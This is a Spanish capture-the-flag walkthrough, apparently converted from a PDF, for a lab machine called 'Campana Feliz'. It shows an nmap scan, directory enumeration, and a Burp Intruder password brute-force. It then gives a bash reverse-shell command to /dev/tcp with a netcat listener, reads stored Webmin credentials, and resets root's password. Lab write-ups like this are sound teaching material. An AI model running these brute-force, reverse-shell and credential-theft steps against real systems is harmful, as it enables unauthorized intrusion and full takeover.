

CAMAPANA FELIZ



Realizamos escaneo con nmap, detectamos los puertos 22,8088 y 10000 abiertos.

```
Running Nmap nmap -sS -sV -A -O -p- 192.168.16.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 23:13 CET
Nmap scan report for 192.168.16.20
Host is up (0.00040s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh-hostkey:
|   256 3d:9f:d1:71:81:33:e4:14:8a:78:1c:16:b4:a3:22:da (ECDSA)
|_  256 74:3f:23:c1:c2:68:1e:b5:72:44:8a:8c:02:e4:e5:02 (ED25519)
8088/tcp   open  http         Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: Site doesn't have a title (text/html).
10000/tcp  open  ssl/snet-sensor-mgmt?
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=debian/countryName=US
|_ Subject Alternative Name: DNS:debian, DNS:localhost
|_ Not valid before: 2024-12-09T08:17:52
|_ Not valid after:  2029-12-08T08:17:52
```

Revisando el puerto 8088 encontramos que no muestra nada, pero si miramos en el código fuente encontramos un par de cosas curiosas que podrían ser pistas de algún usuario.

view-source:http://192.168.16.20:8088/

```
1 <!-- Q2FtcGFuYSBzb2JyZSBjYW1wYW5hCgpZIHVYnJlIGNhbnRhbmdEgdW5hCgpBc80zbWF0ZSBhIGxhIHZlbnRhbmdEKClZlcs0hcyBlbCBuac0xbyB1biBsYSBjdW5hCg== -->
2
3
4
5
6 <!-- Q2FtcGFuYSBjYw1wYW5hIENhTXBBTkEgQ2FncGF0YQo= -->
7
```

Q2FtcGFuYSBzb2JyZSBjYW1wYW5hCgpZIHVYnJlIGNhbnRhbmdEgdW5hCgpBc80zbWF0ZSBhIGxhIHZlbnRhbmdEKClZlcs0hcyBlbCBuac0xbyB1biBsYSBjdW5hCg==

Output

Campana sobre campana

Y sobre campana una

Asómate a la ventana

Verás el niño en la cuna

Q2FtcGFuYSBjYw1wYW5hIENhTXBBTkEgQ2FncGF0YQo=


Output

Campana Campana CaMpANA CaMpaNa

A continuación, procedemos a realizar una búsqueda por si encontramos algún directorio o fichero oculto. Encontramos una página llamada shell.php.

```
> gobuster dir -u http://192.168.16.20:8088 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,txt,md,php
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.16.20:8088
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,md,php,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 196]
/.php (Status: 403) [Size: 280]
/.html (Status: 403) [Size: 280]
/shell.php (Status: 200) [Size: 1359]
/.php (Status: 403) [Size: 280]
/.html (Status: 403) [Size: 280]
/server-status (Status: 403) [Size: 280]
Progress: 1102800 / 1102805 (100.00%)
=====
Finished
=====
```

~/CTFs/campanaFeliz ✓ 3m 56s



Como tenemos pista de los usuarios y ahora nos encontramos con un panel de login vamos a preparar para realizar un ataque de fuerza bruta, para ello, lo primero que tendremos que hacer será preparar el diccionario con los posibles usuarios.

```
> cat usuarios.txt
```

	File: usuarios.txt
1	campana
2	Campana
3	CaMpANA
4	CaMpaNa
5	ana
6	Ana
7	ANA

Una vez tengamos el diccionario con los posibles usuarios, abrimos burpsuite para hacer un intento de login y así ver la respuesta. Una vez hecho eso, mandamos la respuesta la intruder donde realizaremos el ataque de fuerza bruta.

Request

Pretty

Raw

Hex

1

POST /shell.php HTTP/1.1

2

Host: 192.168.16.20:8088

3

Content-Length: 29

4

Cache-Control: max-age=0

5

Accept-Language: en-US,en;q=0.9

6

Origin: http://192.168.16.20:8088

7

Content-Type: application/x-www-form-urlencoded

8

Upgrade-Insecure-Requests: 1

9

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

10

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11

Referer: http://192.168.16.20:8088/shell.php

12

Accept-Encoding: gzip, deflate, br

13

Cookie: PHPSESSID=a400nq7ld5urlaopq2pgv7d22

14

Connection: keep-alive

15

16

username=admin&password=admin

Cluster bomb attack

Start attack

Target

http://192.168.16.20:8088

Update Host header to match target

Positions

Add S

Clear S

Auto S

1

POST /shell.php HTTP/1.1

2

Host: 192.168.16.20:8088

3

Content-Length: 29

4

Cache-Control: max-age=0

5

Accept-Language: en-US,en;q=0.9

6

Origin: http://192.168.16.20:8088

7

Content-Type: application/x-www-form-urlencoded

8

Upgrade-Insecure-Requests: 1

9

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

10

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11

Referer: http://192.168.16.20:8088/shell.php

12

Accept-Encoding: gzip, deflate, br

13

Cookie: PHPSESSID=a400nq7ld5urlaopq2pgv7d22

14

Connection: keep-alive

15

16

username=admin&password=admin

Payloads

Start

Stop

Refresh

Close

Payload position: 1

Payload type: Simple list

Payload count: 7

Request count: 35,000

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Add from list... (Pro version only)

campana

Campania

CaMpaNA

CaMpaNa

ana

ANA

Cluster bomb attack

Start attack

Target

http://192.168.16.20:8088

Update Host header to match target

Positions

Add S

Clear S

Auto S

1

POST /shell.php HTTP/1.1

2

Host: 192.168.16.20:8088

3

Content-Length: 29

4

Cache-Control: max-age=0

5

Accept-Language: en-US,en;q=0.9

6

Origin: http://192.168.16.20:8088

7

Content-Type: application/x-www-form-urlencoded

8

Upgrade-Insecure-Requests: 1

9

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

10

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11

Referer: http://192.168.16.20:8088/shell.php

12

Accept-Encoding: gzip, deflate, br

13

Cookie: PHPSESSID=a400nq7ld5urlaopq2pgv7d22

14

Connection: keep-alive

15

16

username=admin&password=admin

Payloads

Start

Stop

Refresh

Close

Payload position: 2

Payload type: Simple list

Payload count: 5,000

Request count: 35,000

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Add from list... (Pro version only)

123456

12345

123456789

password

loveyou

princess

1234567

rockyou

Al cabo de un ratito nos acaba detectando la contraseña correcta.

Results								
Positions								
Intruder attack results filter: Showing all items								
Request	Payload 1	Payload 2	Status code	Respons...	Error	Timeout	Length ^	Comment
96	ana	monkey	200	1			1773	
97	Ana	monkey	200	1			1773	
98	ANA	monkey	200	1			1773	
99	campana	lovely	200	1			1955	
100	Campana	lovely	200	1			2030	
101	CaMpANA	lovely	200	1			2030	
102	CaMpaNa	lovely	200	1			2030	
103	ana	lovely	200	1			2030	
104	Ana	lovely	200	1			2030	

👤. Acceso al Shell 👤.

Login


Y accedemos sin problema.

🎄 Shell de Comandos 🎄

Ejecutar

Cerrar sesión


Lo primero a averiguar será saber con qué permisos se está ejecutando esta shell de comandos.



A continuación, generaremos una revershell para acceder al sistema. Para ello, vamos a codificar en base64 la shell.

```
> echo "bash -i >& /dev/tcp/192.168.16.37/9999 0>&1" | base64  
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE2LjM3Lzk5OTkgMD4mMQo=
```

Ponemos netcat a escuchar y ejecutamos la shell.




```
> nc -lvnp 9999  
listening on [any] 9999 ...  
connect to [192.168.16.37] from (UNKNOWN) [192.168.16.20] 49204  
bash: cannot set terminal process group (539): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@debian:/var/www/html$ |
```

Buscando por el sistema encontramos los datos para el login del puerto 10000.


```
www-data@debian:/opt$ ls
'CMS Webmin.txt'
www-data@debian:/opt$ cat CMS\ Webmin.txt
url: https://IP:10000
login: santaclaus / FelizNavidad2024
www-data@debian:/opt$ |
```


https://192.168.16.20:10000

TFOBins Online - Reverse Shel... Path Hijacking y Libra... Brainfuck Language -... CyberChef Online synt


 **Webmin**

You must enter a username and password to login to the server on 192.168.16.20


 |

 |

☐ Remember me


 Sign in

Una vez dentro podemos ir a System>Users and Groups para ver los usuarios del sistema, acceder al usuario root y cambiarle la contraseña para poder acceder libremente.



Username	User ID	Group	Real name	Home directory	Shell
<input checked="" type="checkbox"/> root	0	root	root	/root	/bin/bash
<input type="checkbox"/> daemon	1	daemon	daemon	/usr/sbin	/usr/sbin/nologin
<input type="checkbox"/> bin	2	bin	bin	/bin	/usr/sbin/nologin
<input type="checkbox"/> sys	3	sys	sys	/dev	/usr/sbin/nologin
<input type="checkbox"/> sync	4	nogroup	sync	/bin	/bin/sync
<input type="checkbox"/> games	5	games	games	/usr/games	/usr/sbin/nologin
<input type="checkbox"/> man	6	man	man	/var/cache/man	/usr/sbin/nologin
<input type="checkbox"/> lp	7	lp	lp	/var/spool/lpd	/usr/sbin/nologin
<input type="checkbox"/> mail	8	mail	mail	/var/mail	/usr/sbin/nologin
<input type="checkbox"/> news	9	news	news	/var/spool/news	/usr/sbin/nologin
<input type="checkbox"/> usnp	10	usnp	usnp	/var/spool/usnp	/usr/sbin/nologin
<input type="checkbox"/> proxy	13	proxy	proxy	/bin	/usr/sbin/nologin
<input type="checkbox"/> www-data	33	www-data	www-data	/var/www	/usr/sbin/nologin
<input type="checkbox"/> backup	34	backup	backup	/var/backups	/usr/sbin/nologin
<input type="checkbox"/> list	38	list	Mailing List Manager	/var/list	/usr/sbin/nologin

En este caso, le vamos a poner al usuario root la contraseña root, guardamos.



User Details

Username: root

User ID: 0

Real name: root

Home directory: ☐ Automatic ☒ Directory /root

Shell: /bin/bash

Password:

- ☐ No login allowed
- ☒ Normal password **OK!**
- ☐ Pre-encrypted password \$y\$9T\$BJPT.5wD46OH74xcu7bKF.\$IAUmQft/FemJmMgBe6t8nGynmeI5NKgl
- ☐ Login temporarily disabled

Y estamos dentro como root.

```
www-data@debian:/opt$ su root
Password:
root@debian:/opt# whoami
root
root@debian:/opt# |
```

Por último, vamos a por las flags.

```
root@debian:/home/bob# ls
user.txt
root@debian:/home/bob# cat user.txt
[REDACTED]
root@debian:/home/bob# cd
root@debian:~# ls
root.txt  webmin-1.920  webmin-1.920.tar.gz
root@debian:~# cat root.txt
[REDACTED]
root@debian:~# |
```